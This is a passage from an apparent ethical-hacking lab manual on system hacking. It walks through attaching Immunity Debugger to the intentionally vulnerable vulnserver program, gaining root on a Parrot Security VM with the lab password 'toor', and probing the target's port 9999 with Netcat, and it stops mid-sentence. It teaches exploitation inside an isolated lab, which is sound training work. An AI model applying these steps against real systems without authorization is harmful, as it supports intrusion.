


Module 06 – System Hacking

12. Now, click **File** in the menu bar, and in the drop-down menu, click **Attach**.




13. The **Select process to attach** pop-up appears; click the **vulnserver** process and click **Attach**.




14. **Immunity Debugger** showing the **vulnserver.exe** process window appears, as shown in the screenshot.

Module 06 – System Hacking

15. You can observe that the status is **Paused** in the bottom-right corner of the window.



16. Click on the Run program icon in the toolbar to run Immunity Debugger.



Module 06 – System Hacking

17. You can observe that the status changes to **Running** in the bottom-right corner of the window, as shown in the screenshot.

The screenshot shows the Immunity Debugger interface with the assembly view active. The assembly pane displays assembly code for the ntdll module, specifically the nt!DebugPrintTimes function. The registers pane shows CPU register values, and the registers dump pane shows memory dump information. The status bar at the bottom right of the debugger window indicates "Running".

18. Keep **Immunity Debugger** and **Vulnserver** running, and switch to the **Parrot Security** virtual machine.

19. We will now use the Netcat command to establish a connection with the target vulnerable server and identify the services or functions provided by the server. To do so, click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.

20. In the **Terminal** window, type **sudo su** and press **Enter** to run the programs as a root user.

21. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

22. Now, type **cd** and press **Enter** to jump to the root directory.

23. Type **nc -nv 10.10.1.11 9999** and press **Enter**.

Note: Here, **10.10.1.11** is the IP address of the target machine (**Windows 11**) and **9999** is 